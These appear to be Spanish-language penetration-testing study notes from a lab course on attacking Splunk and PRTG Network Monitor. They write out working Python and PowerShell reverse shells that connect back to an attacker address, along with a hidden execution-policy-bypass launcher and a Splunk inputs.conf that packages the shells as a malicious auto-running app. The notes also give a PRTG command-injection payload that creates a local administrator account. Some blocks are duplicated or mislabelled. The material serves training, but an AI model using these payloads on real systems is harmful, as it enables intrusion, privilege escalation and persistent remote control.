Contenido: Este archivo contiene un script de Python que establece un shell inverso. Solo es relevante si el host comprometido utiliza Linux o tiene Python instalado. Aquí está el contenido proporcionado:

Ruta: [splunk_shell/bin/rev.py](#)

```
import sys,socket,os,pty  
  
ip="10.10.14.15" # Cambia esto a tu dirección IP atacante  
port="443" # Cambia esto al puerto que estés escuchando  
s=socket.socket()  
s.connect((ip,int(port)))  
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]  
pty.spawn('/bin/bash')
```

Ruta: [splunk_shell/bin/run.ps1](#)

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);  
$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535 | %{0};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){  
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String );  
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '>';  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush();}  
$client.Close()
```

Ruta: [splunk_shell/bin/run.bat](#)

Contenido: Este archivo ejecuta el script de PowerShell (run.ps1) de forma oculta y con ejecución bypass.

Necesitamos el archivo .bat, que se ejecutará cuando se implemente la aplicación y ejecutará la línea única de PowerShell.

```
@ECHO OFF  
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"  
Exit
```

El archivo [inputs.conf](#) le indica a Splunk qué script debe ejecutar y cualquier otra condición. Aquí configuramos la aplicación como habilitada y le indicamos a Splunk que ejecute el script cada 10 segundos. El intervalo siempre se expresa en segundos y la entrada (script) solo se ejecutará si esta configuración está presente.

Ruta: [splunk_shell/default/inputs.conf](#)

```
cat inputs.conf
```

```
[script://./bin/rev.py]
disabled = 0
interval = 10
sourcetype = shell


[script://.\bin\run.bat]
disabled = 0
sourcetype = shell
interval = 10
```

Una vez creados los archivos, podemos crear un tarball o archivo .spl.

```
tar -cvzf updater.tar.gz splunk_shell/
```

```
splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
```

El siguiente paso es elegir [Install app from file](#) y cargar la aplicación.



The screenshot shows the Splunk Manager interface at the URL <https://10.129.201.50:8000/en-US/manager/search/apps/local>. The page displays a list of installed apps, including SplunkForwarder, SplunkLightForwarder, Log Event Alert Action, Webhook Alert Action, Apps Browser, introspection_generator_addon, Home, learned, legacy, and Python Upgrade Readiness App. The 'Actions' column for each app includes links for Edit properties, View objects, Launch app, Edit properties, View objects, and View details on Splunk. At the top right of the table, there is a green 'Browse more apps' button, a red-bordered 'Install app from file' button, and a 'Create app' button. A '25 per page' dropdown menu is also visible.


Antes de cargar la aplicación personalizada maliciosa, iniciemos un oyente usando Netcat o socat.

```
nc -lvp 443
```



A terminal window titled "Atacando a Splunk" showing the command "AlejandroGB@htb[/htb]\$ sudo nc -lvp 443" and the message "listening on [any] 443 ...".

En la página **Upload app**, haga clic en explorar, elija el archivo tar que creamos anteriormente y haga clic en **Upload**.



Tan pronto como cargamos la aplicación, se recibe un shell inverso ya que el estado de la aplicación cambiará automáticamente a **Enabled**.

Atacando a Splunk

```
AlejandroGB@htb[/htb]$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.50] 53145

PS C:\Windows\system32> whoami
nt authority\system

PS C:\Windows\system32> hostname

APP03

PS C:\Windows\system32>
```

En este caso, obtuvimos un shell como **NT AUTHORITY\SYSTEM**. Si se tratara de una evaluación del mundo real, podríamos proceder a enumerar el destino en busca de credenciales en el registro, la memoria o almacenadas en otro lugar del sistema de archivos para usarlas en el movimiento lateral dentro de la red. Si este fuera nuestro punto de apoyo inicial en el entorno del dominio, podríamos usar este acceso para comenzar a enumerar el dominio de Active Directory.

Si estuviéramos tratando con un host Linux, tendríamos que editar el script **rev.py** de Python antes de crear el archivo tar y cargar la aplicación maliciosa personalizada. El resto del proceso sería el mismo y obtendríamos una conexión de shell inversa en nuestro receptor Netcat y estaríamos listos para la acción.

```
import sys,socket,os,pty

ip="10.10.14.15"
port="443"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```

Código: **python**

```
import sys,socket,os,pty

ip="10.10.14.15"
port=443
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```

Si el host Splunk comprometido es un servidor de implementación, probablemente será posible lograr RCE en cualquier host que tenga instalados Universal Forwarders. Para enviar un shell inverso a otros hosts, la aplicación debe ubicarse en el directorio **\$SPLUNK_HOME/etc/deployment-apps** del host comprometido. En un entorno con uso intensivo de Windows, necesitaremos crear una aplicación utilizando un shell inverso de PowerShell, ya que los Universal Forwarders no se instalan con Python como el servidor Splunk.

Comandos Splunk:

Estructura de ruta de archivos creados (**como deben quedar**)

```
└── #tree splunk_shell/
splunk_shell/
├── bin
│   ├── rev.py
│   ├── run.bat
│   └── run.ps1
└── default
    └── inputs.conf
```

Rutas (comando que crea los archivos vacíos automáticamente) **se debe agregar el contenido**

```
mkdir -p splunk_shell/bin splunk_shell/default && touch splunk_shell/bin/rev.py
splunk_shell/bin/run.bat splunk_shell/bin/run.ps1 splunk_shell/default/inputs.conf
```

```
splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
```

```
splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
```

1) [splunk_shell/bin/rev.py](#)

```
#A simple and small reverse shell. Options and help removed to save space.  
#Uncomment and change the hardcoded IP address and port number in the below line.  
Remove all help comments as well.  
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535 | %{$i};while(($i = $stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){$data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-  
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le  
ngth);$stream.Flush()};$client.Close()
```

Opcion 2 [splunk_shell/bin/rev.py](#):

Contenido: Este archivo contiene un script de Python que establece un shell inverso. Solo es relevante si el host comprometido utiliza Linux o tiene Python instalado. Aquí está el contenido proporcionado:

```
import sys,socket,os,pty  
  
ip="10.10.14.15" # Cambia esto a tu dirección IP atacante  
port="443" # Cambia esto al puerto que estés escuchando  
s=socket.socket()  
s.connect((ip,int(port)))  
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]  
pty.spawn('/bin/bash')
```

2) [splunk_shell/bin/run.ps1](#)

Contenido: Este archivo contiene un shell inverso de PowerShell. Es una línea única que abre una conexión TCP al atacante.

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);  
$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535 | %{$i};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){  
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String );  
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush();  
    $client.Close()}
```

3) [splunk_shell/bin/run.bat](#)

Contenido: Este archivo ejecuta el script de PowerShell (run.ps1) de forma oculta y con ejecución bypass.

```
@ECHO OFF  
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"  
Exit
```

4) [splunk_shell/default/inputs.conf](#)

Contenido: Este archivo configura Splunk para ejecutar automáticamente los scripts en bin/. Define los scripts a ejecutar, el intervalo de ejecución y otras configuraciones.

- disabled = 0: Habilita la ejecución del script.
- interval = 10: Ejecuta el script cada 10 segundos.
- sourcetype = shell: Configura el tipo de fuente como "shell".

```
[script://./bin/rev.py]  
disabled = 0  
interval = 10  
sourcetype = shell  
  
[script://.\bin\run.bat]  
disabled = 0  
sourcetype = shell  
interval = 10
```

Creamos el archive **update.tar.gz** el cual es la app maliciosa que nos dará el shell inverso.

```
tar -cvzf updater.tar.gz splunk_shell/
```

Ruta para cargar el app creado malicioso:

```
https://ipvictima:8000/en-US/manager/search/apps/local
```

Name	Version	Update checking	Visible
SplunkForwarder	Yes	Yes	No
SplunkLightForwarder	Yes	Yes	No

Clic en install app from file

<https://10.129.201.50:8000/en-US/manager/search/apps/local>

The screenshot shows the Splunk Enterprise interface for managing apps. At the top, there's a navigation bar with 'splunk enterprise', 'Messages', 'Settings', 'Activity', 'Help', and a search bar. Below the navigation is a header with 'Apps' and three buttons: 'Browse more apps', 'Install app from file' (which is highlighted with a red box), and 'Create app'. A success message '“splunk_shell” was installed successfully' is displayed. The main area shows a table of installed apps with columns: Name, Folder name, Version, Update checking, Visible, Sharing, Status, and Actions. Three apps are listed: SplunkForwarder, SplunkLightForwarder, and Log Event Alert Action.

Cargamos el archivo y damos clic en Upload.

This screenshot shows the 'Install App From File' dialog. It has a title 'Install App From File' and instructions: 'If you have a .spl or .tar.gz app file to install, you can upload it using this form.' It also mentions that you can replace an existing app via the Splunk CLI. There's a 'File' section with a 'Browse...' button (highlighted with a red box) and a message 'No file selected.' Below it is a checkbox 'Upgrade app. Checking this will overwrite the app if it already exists.' At the bottom are two buttons: 'Cancel' and 'Upload' (highlighted with a red box).

No olvidar de colocar el pc atacante a la escucha, ya que en el momento de dar clic en Upload se va a cargar y ejecutar automáticamente.

```
bash
sudo nc -lvp 443
```

Monitor de red PRTG

[PRTG Network Monitor](#) es un software de monitorización de red sin agentes. Se puede utilizar para supervisar el uso del ancho de banda, el tiempo de actividad y recopilar estadísticas de varios hosts, incluidos enrutadores, commutadores, servidores y más. La primera versión de PRTG se lanzó en 2003. En 2015 se lanzó una versión gratuita de PRTG, restringida a 100 sensores que se pueden utilizar para supervisar hasta 20 hosts. Funciona con un modo de detección automática para escanear áreas de una red y crear una lista de dispositivos. Una vez creada esta lista, puede recopilar más información de los dispositivos detectados mediante protocolos como ICMP, SNMP, WMI, NetFlow y más. Los dispositivos también pueden comunicarse con la herramienta a través de una API REST. El software se ejecuta completamente desde un sitio web basado en AJAX, pero hay una aplicación de escritorio disponible para Windows, Linux y macOS. Algunos datos interesantes sobre PRTG:

- Según la compañía, lo utilizan 300.000 usuarios en todo el mundo.
- La empresa que fabrica la herramienta, Paessler, ha estado creando soluciones de monitorización desde 1997
- Algunas organizaciones que utilizan PRTG para monitorear sus redes incluyen el Aeropuerto Internacional de Nápoles, Virginia Tech, 7-Eleven y [más](#).

A lo largo de los años, PRTG ha sufrido [26 vulnerabilidades](#) a las que se les asignaron CVE. De todas ellas, solo cuatro tienen PoC de explotación pública fáciles de encontrar, dos vulnerabilidades de secuencias de comandos entre sitios (XSS), una de denegación de servicio y una vulnerabilidad de inyección de comandos autenticada que trataremos en esta sección. Es raro ver a PRTG expuesto externamente, pero a menudo nos hemos encontrado con PRTG durante pruebas de penetración internas. El cuadro de lanzamiento semanal de HTB [Netmon](#) muestra PRTG.

Descubrimiento/Huella/Enumeración

Podemos descubrir PRTG rápidamente a partir de un escaneo de Nmap. Normalmente se puede encontrar en puertos web comunes como [80](#), [443](#) o [8080](#). Es posible cambiar el puerto de la interfaz web en la sección Configuración cuando se inicia sesión como administrador.

```
nmap -sV -p- --open -T4 10.129.201.50
```

```
AlejandroGB@htb:[/htb]$ sudo nmap -sV -p- --open -T4 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 15:41 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.06% done
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).

Not shown: 65492 closed ports, 24 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http    Splunkd httpd
8080/tcp  open  http         Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp  open  ssl/http    Splunkd httpd
```

Desde el escaneo Nmap anterior, podemos ver el servicio [Indy httpd 17.3.33.2830 \(Paessler PRTG bandwidth monitor\)](#) detectado en el puerto 8080.

PRTG también aparece en el análisis de EyeWitness que realizamos anteriormente. Aquí podemos ver que EyeWitness enumera las credenciales predeterminadas [prtgadmin:prtgadmin](#). Por lo general, se completan previamente en la página de inicio de sesión y, a menudo, las encontramos sin cambios. Los escáneres de vulnerabilidades como Nessus también tienen [complementos](#) que detectan la presencia de PRTG.

http://10.129.201.50:8080

Default credentials: PRTG Network Monitor prtgadmin/prtgadmin

Page Title: Welcome | PRTG Network Monitor (APP03)

Connection: close

Content-Type: text/html; charset=UTF-8

Content-Length: 16734

Date: Wed, 08 Sep 2021 02:09:31 GMT

Expires: 0

Cache-Control: no-cache

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: DENY

Server: PRTG/17.3.33.2830

Response Code: 200

[Source Code](#)

PRTG NETWORK MONITOR

PAAESSLER

PRTG NETWORK MONITOR (APP03)

Login Name: Password:

[Login](#)

Download Client Software (optional, for Windows, iOS, Android)
Forgot password? Need Help?

PRTG NETWORK MONITOR


PAESSLER BLOG

Latest PRTG news from our Product Manager 209

How to integrate Advantech gateways with PRTG using Node.js

New PRTG release 21.3.70 with new Azure, HPE, and Redfish

Una vez que hayamos descubierto PRTG, podemos confirmarlo navegando a la URL y se nos presentará la página de inicio de sesión.



De la enumeración que hemos realizado hasta ahora, parece ser la versión de PRTG **17.3.33.2830** y es probable que sea vulnerable a [CVE-2018-9276](#), que es una inyección de comando autenticada en la consola web del administrador del sistema de PRTG para PRTG Network Monitor anterior a la versión **18.2.39**. Según la versión informada por Nmap, podemos suponer que estamos tratando con una versión vulnerable. Con **cURL** podemos ver que el número de versión es efectivamente **17.3.33.283**.

```
curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" | grep version
```

A screenshot of a terminal window with a black background and white text. The title bar says 'Monitor de red PRTG'. The command entered is 'curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" | grep version'. The output shows the HTML source code of the PRTG login page. A specific line of code is highlighted in red: ' PRTG Network Monitor 17.3.33.2830 '. This highlights the version number that was previously identified by the curl command.

Nuestro primer intento de iniciar sesión con las credenciales predeterminadas falla, pero unos cuantos intentos más tarde, logramos ingresar **prtgadmin:Password123**.

The screenshot shows the PRTG Network Monitor welcome page at <http://10.129.201.50:8080/welcome.htm>. The interface includes a navigation bar with Home, Devices, Libraries, Sensors, Alarms, Maps, Reports, Logs, Tickets, and Setup. A sidebar on the left has sections for Welcome, Current Alarms (5 total), Open Tickets (28), and a note about SSL encryption. The main area features four cards: View Results (green), Get Help and Support (dark blue), Install Smartphone App (light blue), and Download Enterprise Console (pink). To the right, there's a blog post by Paessler about cooling overheated server rooms, a TrustPilot review with 5 stars, and a section for Yesterday's Activity (49067 sensor scans performed) and License Status (4 trial days left, 9972 sensors available).


Aprovechar las vulnerabilidades conocidas

Una vez que hayamos iniciado sesión, podemos explorar un poco, pero sabemos que es probable que sea vulnerable a una falla de inyección de comandos, así que vayamos directo al grano. Esta excelente [publicación de blog](#) de la persona que descubrió esta falla hace un gran trabajo al explicar el proceso de descubrimiento inicial y cómo la descubrieron. Al crear una nueva notificación, el campo **Parameter** se pasa directamente a un script de PowerShell sin ningún tipo de limpieza de entrada.

Para comenzar, pasa el mouse sobre **Setup** la parte superior derecha y luego al menú **Account Settings** y finalmente haz clic en **Notifications**.

The screenshot shows the 'Notifications' section of the 'Account Settings' menu in the PRTG Network Monitor setup. The 'Notifications' link is highlighted with a red box. Below it, there are sections for 'Downloads', 'PRTG API', and 'Contact Support'. On the right, there is a table of notifications with columns for 'Links' (with checkboxes for Test, Pause, Edit, Clone, Delete) and 'Used by' (checkboxes). At the bottom, there is a button to 'Add new notification'.

A continuación, haga clic en **Add new notification**.



Dale un nombre a la notificación y desplázate hacia abajo y marca la casilla junto a **EXECUTE PROGRAM**. En **Program File**, selecciona **Demo exe notification - outfile.ps1** en el menú desplegable. Finalmente, en el campo de parámetros (**Parameter**), ingresa un comando. Para nuestros propósitos, agregaremos un nuevo usuario administrador local ingresando **test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /add**. Durante una evaluación real, es posible que queramos hacer algo que no cambie el sistema, como obtener un shell inverso o una conexión a nuestro C2 favorito. Finalmente, haz clic en el botón **Save**.

SEND EMAIL

SEND PUSH NOTIFICATION^{BETA}

SEND SMS/PAGER MESSAGE

ADD ENTRY TO EVENT LOG

SEND SYSLOG MESSAGE

SEND SNMP TRAP

EXECUTE HTTP ACTION

EXECUTE PROGRAM

Program File	Demo exe notification - outfile.ps1
Parameter	test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /ad
Domain or Computer Name	
Username	
Password	
Timeout	60

SEND AMAZON SIMPLE NOTIFICATION SERVICE MESSAGE

ASSIGN TICKET

Save **Cancel**

Después de hacer clic **Save**, seremos redirigidos a la página **Notifications** y veremos nuestra nueva notificación nombrada **pwn** en la lista.

http://10.129.201.50:8080/myaccount.htm?tabid=2

Account Settings

Notifications

Object	Active/Paused	Links
✉ Email and push notification to admin	Active	<input checked="" type="checkbox"/> Test <input type="button" value="Pause"/> <input type="button" value="Edit"/> <input type="button" value="Clone"/> <input type="button" value="Delete"/>
✉ Email to all members of group PRTG Users Group	Active	<input checked="" type="checkbox"/> Test <input type="button" value="Pause"/> <input type="button" value="Edit"/> <input type="button" value="Clone"/> <input type="button" value="Delete"/>
pwn	Active	<input checked="" type="checkbox"/> Test <input type="button" value="Pause"/> <input type="button" value="Edit"/> <input type="button" value="Clone"/> <input type="button" value="Delete"/>
✉ Ticket Notification	Active	<input checked="" type="checkbox"/> Test <input type="button" value="Pause"/> <input type="button" value="Edit"/> <input type="button" value="Clone"/> <input type="button" value="Delete"/>

Add new notification

Ahora, podríamos haber programado la notificación para que se ejecute (y ejecute nuestro comando) en un momento posterior al configurarla. Esto podría resultar útil como mecanismo de persistencia durante un compromiso a largo plazo y vale la pena tomar nota de ello. Los horarios se pueden modificar en el menú de configuración de la cuenta si queremos configurarla para que se ejecute a una hora específica todos los días para recuperar nuestra conexión o algo por el estilo. En este punto, todo lo que queda es hacer clic en el botón **Test** para ejecutar nuestra notificación y ejecutar el comando para agregar un usuario administrador local. Después de hacer clic, **Test** aparecerá una ventana emergente que dice **EXE notification is queued up**. Si recibimos algún tipo de mensaje de error aquí, podemos volver atrás y volver a verificar la configuración de la notificación.

Dado que se trata de una ejecución de comando a ciegas, no obtendremos ninguna respuesta, por lo que tendríamos que comprobar si nuestro receptor está conectado o, en

nuestro caso, comprobar si podemos autenticarnos en el host como administrador local. Podemos usar **CrackMapExec** para confirmar el acceso de administrador local. También podríamos intentar conectarnos mediante RDP al equipo, acceder a través de WinRM o usar una herramienta como [evil-winrm](#) o algo del kit de herramientas [de impacket](#) como [wmiexec.py](#) o [psexec.py](#).

```
crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!
```

```
AlejandroGB@htb[~/htb]$ sudo crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!
SMB      10.129.201.50  445    APP03
SMB      10.129.201.50  445    APP03
[*] Windows 10.0 Build 17763 (name:APP03) (domain:.)
[+] APP03\prtgadm1:Pwn3d_by_PRTG! (Pwn3d!)
```

Comandos:

nmap -sV -p- --open -T4 10.129.201.50	Enumerar PRTG
prtgadmin:prtgadmin	Usuario y password default
curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" grep version	Enumerar la version de PRTG
<p>En: Add new notification Dale un nombre a la notificación (Pwn) y desplázate hacia abajo Se chequea la Casilla: EXECUTE PROGRAM En program file: Demo exe notification - outfile.ps1 En parameter: test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /add haz clic en el botón Save</p>	Credenciales: prtgadmin:Password123 Añadir un usuario Admin (prtgadm1:Pwn3d_by_PRTG!) a PRTG
crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!	Validar en una ip de servidor o ip de red en que equipos hay acceso usando Crackmapexec.

Shell inverso:


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/prtg_authenticated_rce_cve_2023_32781	2023-08-09	excellent	Yes	PRTG CVE-2023-32781 Authenticated RCE
1	_ target: Windows_Fetch		.	.	.
2	_ target: Windows_CMDStager		.	.	.
3	exploit/windows/http/prtg_authenticated_rce	2018-06-25	excellent	Yes	PRTG Network Monitor Authenticated RCE

[osTicket](#) es un sistema de tickets de soporte de código abierto. Se puede comparar con sistemas como Jira, OTRS, Request Tracker y Spiceworks. osTicket puede integrar consultas de usuarios por correo electrónico, teléfono y formularios web en una interfaz web. osTicket está escrito en PHP y utiliza un backend MySQL. Se puede instalar en Windows o Linux. Aunque no hay una cantidad considerable de información de mercado disponible sobre osTicket, una rápida búsqueda en Google Helpdesk software - powered by osTicket arroja unos 44.000 resultados, muchos de los cuales parecen ser empresas, sistemas escolares, universidades, gobiernos locales, etc., que utilizan la aplicación. osTicket incluso se mostró brevemente en el programa [Mr. Robot](#).

